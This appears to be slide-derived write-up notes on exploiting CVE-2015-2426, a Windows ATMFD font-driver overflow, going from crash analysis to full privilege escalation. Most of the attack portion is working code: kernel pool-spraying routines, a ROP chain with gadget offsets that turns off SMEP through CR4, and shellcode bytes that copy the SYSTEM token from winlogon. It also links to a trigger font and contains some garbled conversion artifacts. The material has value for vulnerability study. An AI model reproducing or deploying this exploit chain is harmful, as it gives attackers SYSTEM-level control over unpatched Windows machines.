

# OpenType Font Driver Vulnerability

**CVE-2015-2426/MS15-078**

# Background

What this malware do:

Buffer overflow vulnerability in the Atmfd.dll.

Organize kernel ROP gadgets.

Disable the SMEP protection.


Elevate a process's privilege.

ATMFD--Adobe Type Manager Font Driver

win32k.sys:

Kernel side of the Windows Sub-Sy:

Graphical User Interface (GUI) infrastructure of the system.



# Experimental environment

Kernel debugging: Using VMWARE and WinDbg

Host machine:

windows 10 x64

Target machine:

Windows 8.1 pro x64 Build 9600 no updates installed.

Google Chrome: v40.0.2214.93 (64-bit)

win32k.sys: version 6.3.9600.16384 Date modified 2013/8/22

ATMFD.dll: version 5.1 Build 238 Date modified 2013/8/21

# Building the malware

Tools used:

Visual Studio 2013

python pefile

1. Build the pic.exe using Visual Studio
2. Build injector.exe from make-raw-bytes.py, make-injector-cpp.py and pic.exe

# Stack when the memory corruption

```
kd> k
# Child-SP          RetAddr           Call Site
00 fffffd000`22c2c478 ffffff803`d504d7c6 nt!DbgBreakPointWithStatus
01 fffffd000`22c2c480 ffffff803`d504d0d7 nt!KiBugCheckDebugBreak+0x12
02 fffffd000`22c2c4e0 ffffff803`d4fc41a4 nt!KeBugCheck2+0x8ab
03 fffffd000`22c2cbf0 ffffff803`d4fdd462 nt!KeBugCheckEx+0x104
04 fffffd000`22c2cc30 ffffff803`d4edcffd nt! ?? ::FNODOBFM::`string'+0x8ed2
05 fffffd000`22c2ccd0 ffffff803`d4fce32f nt!MmAccessFault+0x7ed
06 fffffd000`22c2ce10 ffffff960`00b5fe6c nt!KiPageFault+0x12f
07 fffffd000`22c2cfa0 ffffff960`00b60bf6 ATMFD+0x11e6c
08 fffffd000`22c2cfe0 ffffff960`00b61524 ATMFD+0x12bf6
09 fffffd000`22c2d150 ffffff960`00b5be39 ATMFD+0x13524
0a fffffd000`22c2d260 ffffff960`00b55cee ATMFD+0xde39
0b fffffd000`22c2d320 ffffff960`00b520d8 ATMFD+0x7cee
0c fffffd000`22c2d420 ffffff960`00355dc6 ATMFD+0x40d8
0d fffffd000`22c2d580 ffffff960`0000f532f win32k!atmfdLoadFontFile+0x56
0e fffffd000`22c2d5d0 ffffff960`0000f5204 win32k!PDEVOBJ::LoadFontFile+0x83
0f fffffd000`22c2d690 ffffff960`00115ad4 win32k!vLoadFontFileView+0x438
10 fffffd000`22c2d710 ffffff960`0011676d win32k!PUBLIC_PFTOBJ::bLoadFonts+0x410
11 fffffd000`22c2d840 ffffff960`00116638 win32k!GreAddFontResourceWInternal+0xdd
12 fffffd000`22c2d8d0 ffffff803`d4fcf8b3 win32k!NtGdiAddFontResourceW+0x161
13 fffffd000`22c2da90 000007ffd`aaa3375a nt!KiSystemServiceCopyEnd+0x13
14 0000000e0`e19bf3f8 000000000`00000000 GDI32!NtGdiAddFontResourceW+0xa
```

# Trigger vulnerability

<https://drive.google.com/file/d/0ByhqL4YhrnX7WFZISFNiVWxjX3M/view?usp=sharing>

## Trigger the memory crash

Need to enable the special pool for the win32k.sys

Special pool: To detect memory corruption

<https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/special-pool>

by running:

```
Verifier /Flags 0x1 /Driver win32k.sys
```

Then restart

# To analysis the atmfd.dll


atmfd.dll no symbols

[https://googleprojectzero.blogspot.com/2016/06/a-year-of-windows-kernel-font-fuzzing-1\\_27.html](https://googleprojectzero.blogspot.com/2016/06/a-year-of-windows-kernel-font-fuzzing-1_27.html)

<http://blogs.360.cn/blog/hacking-team-part5-atmfd-0day-2/>

GPOS — Glyph Positioning Table

<https://www.microsoft.com/typography/otspec/gpos.htm>




Inspect the FeatureTag of each feature, and select the feature tables to apply to an input glyph string.  
one FeatureTag: kern (kerning)

pseudo-code for the vulnerable part in atmfd.dll:

```
Class1DefBuf = AllocMemory(32i64 * (unsigned int)Class1Count, v23, 1, 1);
if ( Class1DefBuf )
{
    Class2DefBuf = AllocMemory(32i64 * Class2Count, v24, 1, 1);
    if ( Class2DefBuf )
    {
        Class1DefSrc = *(_BYTE *)SubTableObject + 9) | (unsigned __int16)(*(WORD *)SubTableObject + 8) << 8);
        LODWORD(v50) = Class1Count;
        v55 = CopyClassDefData(
            SubTableObject,
            Class1DefSrc,
            TableEnd,
            GlyphsCount,
            (__int64)v50,
            (__int64)arg_40,
            FirstBuf,
            Class1DefBuf);
        if ( v55 == 1 )
        {
            v55 = 0;
            Class2DefSrc = *(_BYTE *)SubTableObject + 11) | (unsigned __int16)(*(WORD *)SubTableObject + 10) << 8);
            v27 = Class2Count;
            LODWORD(v50) = Class2Count;
            v55 = CopyClassDefData(
                SubTableObject,
                Class2DefSrc,
                TableEnd,
                GlyphsCount,
                (__int64)v50,
                (__int64)arg_40,
                FirstBuf,
                Class2DefBuf);
```

AllocMemory encapsulate the EngAllocMem outputed by the win32k.sys pseudo code for the AllocMemory:

```
CHAR* ClassDef1Buf = EngAllocMem("Adbe", FL_ZERO_MEMORY, length+8); //allocates >= 8 bytes
```



Problem: the code never check if the Class1Count is zero and will always copy 0x20 bytes special date to the allocated memory as stated above.

# Exploit--Spray the pool

Allocate 5000 objects of Accelerator Table

Free some to create holes.

Why Accelerator table? <https://2016.zeronights.ru/wp-content/uploads/2016/12/Win10LPE.pdf>

Easy allocation and destruction, controlled size

```
// Initial setup for pool fengshui.  
lpAccel = (LPACCEL)Mymalloc(sizeof(ACCEL));  
SecureZeroMemory(lpAccel, sizeof(ACCEL));  
  
// Create many accelerator tables, and store them.  
pAccels = (HACCEL *)MyVirtualAlloc((LPVOID)(ACCEL_ARRAY_BASE), sizeof(HACCEL) * 5000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);  
for (i = 0; i < 5000; i++) {  
    hAccel = MyCreateAcceleratorTableA(lpAccel, 1);  
    pAccels[i] = hAccel;  
}
```

<https://www.crowdstrike.com/blog/sheep-year-kernel-heap-fengshui-spraying-big-kids-pool/>

<http://www.alex-ionescu.com/?p=231>

```
| // Create holes in the series of accelerator tables.  
| for (i = 3600; i < 4600; i += 2) {  
|     MyDestroyAcceleratorTable(pAccels[i]);  
| }  
  
| // Fill the holes with with DCompositionHwndTarget(s).  
| // (at this point we have a series of alternating DCompositionHwndTarget objects)  
| for (int i = 0; i < 500; i++) {  
|     MyCreateDCompositionHwndTarget(pHwnds[i], 0, DCOM_ARRAY_BASE + i * 4);  
| }  
  
| // Create "adjacent" holes (to the previous holes) in the series of  
| // accelerator tables.  
| for (int i = 3601; i < 4601; i += 2) {  
|     MyDestroyAcceleratorTable(pAccels[i]);  
| }  
  
| // Fill the holes with with DCompositionHwndTarget(s).  
| // (at this point we have a contiguous series of DCompositionHwndTarget objects)  
| for (int i = 500; i < 1000; i++) {  
|     MyCreateDCompositionHwndTarget(pHwnds[i], 0, DCOM_ARRAY_BASE + i * 4);  
| }
```


use **CHwndTargetProp** objects to fill up the holes

win32k!\_CreateAcceleratorTable

win32k!CreateDCompositionHwndTarget

<https://community.rapid7.com/community/metasploit/blog/2015/09/10/a-debugging-session-in-the-kernel>

```
// Create some holes in the contiguous series of DCompositionHwndTarget objects,  
// that we insert the vulnerable object into.  
for (int i = 400; i < 405; i++) {  
    MyDestroyDCompositionHwndTarget(pHwnds[i], 0);  
}
```



Structure from CHwndTargetProp (no public document for this object structure in WIn32k)

<http://blogs.360.cn/blog/hacking-team-part5-atmfd-0day-2/>

```
kd> dps fffff901443cdf40
fffff901`443cdf40 fffff960`00526d00 win32k!CHwndTargetProp::`vtable'
fffff901`443cdf48 fffff901`4082d9b0
fffff901`443cdf50 00000000`00000000
fffff901`443cdf58 fffe001`2ed25d60
fffff901`443cdf60 00000000`00000000
fffff901`443cdf68 00000000`00000001
```


What's in this virtual table:

```
kd> dps fffff960`00526d00
fffff960`00526d00 fffff960`0031f470 win32k!CHwndTargetProp::Delete
fffff960`00526d08 fffff960`003b1378 win32k!CHwndTargetProp::GetAtom
fffff960`00526d10 48273f8a`8c7ed206
fffff960`00526d18 6cfcae1f9eaeabb3
```

DestroyDCompositionHwndTarget

# SMEP

SMEP (Supervisor Mode Execution Prevention) is a mitigation that aims to prevent the CPU from running code from user-mode while in kernel-mode. SMEP is implemented at the page level, and works by setting flags on a page table entry, marking it as either U (user) or S (supervisor). When accessing this page of memory, the MMU can check this flag to make sure the memory is suitable for use in the current CPU mode.



cited from <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2015/september/exploiting-cve-2015-2426-and-how-i-ported-it-to-a-recent-windows-8.1-64-bit/>

# The ROP chain:

```
*(ULONGLONG *)(PAYLOAD_BASE + 0x5010) = win32k_base_addr + 0x19fab; // pop rax # ret (RAX is source for our write)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5018) = win32k_base_addr + 0x352220; // pop into rax (pointer to leaked address of `ntoskrnl!ExAllocatePoolWithTag` that win32k imports)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5020) = win32k_base_addr + 0x98156; // pop rcx # ret (RCX is destination for our write)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5028) = PAYLOAD_BASE + 0x100; // pop into rcx (memory to write leaked address)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5030) = win32k_base_addr + 0xc432f; // mov rax, [rax] # mov [rcx], rax # ret (write gadget to [RCX])

*(ULONGLONG *)(PAYLOAD_BASE + 0x5038) = win32k_base_addr + 0x14db; // pop rbx # ret
*(ULONGLONG *)(PAYLOAD_BASE + 0x5040) = PAYLOAD_BASE + 0x5100; // this will clobber the existing vTable object pointer (RBX) -----
// -----
// Setup the new fake vTable at 0x42005100. We don't do anything interesting
// with the second call. We just want it to return nicely.
*(ULONGLONG *)(PAYLOAD_BASE + 0x5100) = PAYLOAD_BASE + 0x5110; // double-dereference to get to gadget
*(ULONGLONG *)(PAYLOAD_BASE + 0x5108) = PAYLOAD_BASE + 0x5110; // (arbitrary pointer to pointer)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5110) = win32k_base_addr + 0x6e314; // ('RET' gadget)
// (actual ROP chain continues here)

// Resume execution. Restore original stack pointer.
*(ULONGLONG *)(PAYLOAD_BASE + 0x5048) = win32k_base_addr + 0x7018e; // mov rax, r11 # ret (register holding a value close to original stack pointer) <
*(ULONGLONG *)(PAYLOAD_BASE + 0x5050) = win32k_base_addr + 0x98156; // pop rcx # ret
*(ULONGLONG *)(PAYLOAD_BASE + 0x5058) = 0x8; // pop into rcx
*(ULONGLONG *)(PAYLOAD_BASE + 0x5060) = win32k_base_addr + 0xee38f; // add rax, rcx # ret (adjust the stack pointer)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5068) = win32k_base_addr + 0x1f8c1; // push rax # sub eax, 8b480020h # pop rsp # and al, 8 # mov rdi, qword ptr [rsp+10] # mov eax, edx # ret
//

*(ULONGLONG *)(PAYLOAD_BASE + 0x5000) = win32k_base_addr + 0x189a3a; // xchg eax, esp # sbb al, 0 # mov eax, ebx # add rsp, 0x20 # pop rbx # ret
*(ULONGLONG *)(PAYLOAD_BASE + 0x5008) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5010) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5018) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5020) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5028) = win32k_base_addr + 0x19fab; // pop rax # ret
*(ULONGLONG *)(PAYLOAD_BASE + 0x5030) = 0x406f8; // pop into rax, cr4 value
*(ULONGLONG *)(PAYLOAD_BASE + 0x5038) = nt_base_addr + 0x38a3cc; // mov cr4, rax # add rsp, 0x28 # ret (SMEP disabling gadget)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5040) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5048) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5050) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5058) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5060) = 0x41414141; // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5068) = PAYLOAD_BASE; // return to userland and win!
*(ULONGLONG *)(PAYLOAD_BASE + 0x5070) = win32k_base_addr + 0x165010; // CHwndTargetProp::Delete(void)
//
```

## ShellCode in user-mode:

```
char sc[] = {
    '\x4D', '\x8B', '\xBB', '\x68', '\x01', '\x00', '\x00',
    '\x41', '\x51',
    '\x41', '\x52',
    '\x65', '\x4C', '\x8B', '\x0C', '\x25', '\x88', '\x01', '\x00', '\x00',
    // 0x8 from PRCB
    '\x4D', '\x8B', '\x89', '\xB8', '\x00', '\x00', '\x00',
    '\x4D', '\x89', '\xCA',
    '\x4D', '\x8B', '\x89', '\x40', '\x02', '\x00', '\x00',
    '\x49', '\x81', '\xE9', '\x38', '\x02', '\x00', '\x00',
    '\x41', '\x81', '\x89', '\x38', '\x04', '\x00', '\x00', '\x77', '\x69', '\x6E', '\x6C',
    // cmp [r9+0x438], 0x6c6e6977 does ImageName begin with 'winl' (winlogon)
    '\x75', '\xe5',
    '\x4D', '\x8B', '\xA1', '\xE0', '\x02', '\x00', '\x00',
    '\x48', '\xC7', '\xC0', '\x00', '\x10', '\x00', '\x42',
    '\x4C', '\x89', '\x20',
    '\x4D', '\x8B', '\x89', '\x48', '\x03', '\x00', '\x00',
    '\x49', '\x83', '\xE1', '\xF0',
    '\x49', '\x83', '\x41', '\x00', '\x0A',
    '\x4D', '\x89', '\x8A', '\x48', '\x03', '\x00', '\x00',
    '\x41', '\x5A',
    '\x41', '\x59',
    '\x41', '\x53',
    '\x5C',
    '\x48', '\x81', '\xC4', '\x68', '\x01', '\x00', '\x00',
    '\x4C', '\x89', '\x3C', '\x24',
    '\xFF', '\x24', '\x25', '\x70', '\x50', '\x00', '\x42',
    0
};

};
```

Comments explaining the assembly code:

- // mov r15, [r11+0x168], save return address of kernel stack
- // push r9 save regs
- // push r10
- // mov r9, gs:[0x188], get \_ETHREAD from KPCR (PRCB @ 0x180 from KPCR, \_ETHREAD @ 0x8 from PRCB)
- // mov r9, [r9+0xb8], get \_EPROCESS from \_ETHREAD
- // mov r10, r9 save current eprocess
- // mov r9, [r9+0x240] \$a, get blink
- // sub r9, 0x238 => \_KPROCESS
- // cmp [r9+0x438], 0x6c6e6977 does ImageName begin with 'winl' (winlogon)
- // jnz \$a no? then keep searching!
- // mov r12, [r9+0x2e0] get pid
- // mov rax, 0x42001000
- // mov [rax], r12 save pid for use later
- // mov r9, [r9+0x348] get token
- // and r9, 0xfffffffffffffff0 get SYSTEM token's address
- // add [r9-0x30], 0x10 increment SYSTEM token's reference count by 0x10
- // mov [r10+0x348], r9 replace our token with system token
- // pop r10 restore regs
- // pop r9
- // push r11, pointer near to original stack
- // pop rsp
- // add rsp, 0x168, restore original kernel rsp
- // mov [rsp], r15, restore original return address
- // jmp [0x42005070], continue on to delete the object CHwndTargetProp::Delete(void)

# The future of ROP

Several years

Intel CET(Control-flow Enforcement Technology) technology.

shadow stack

<https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf>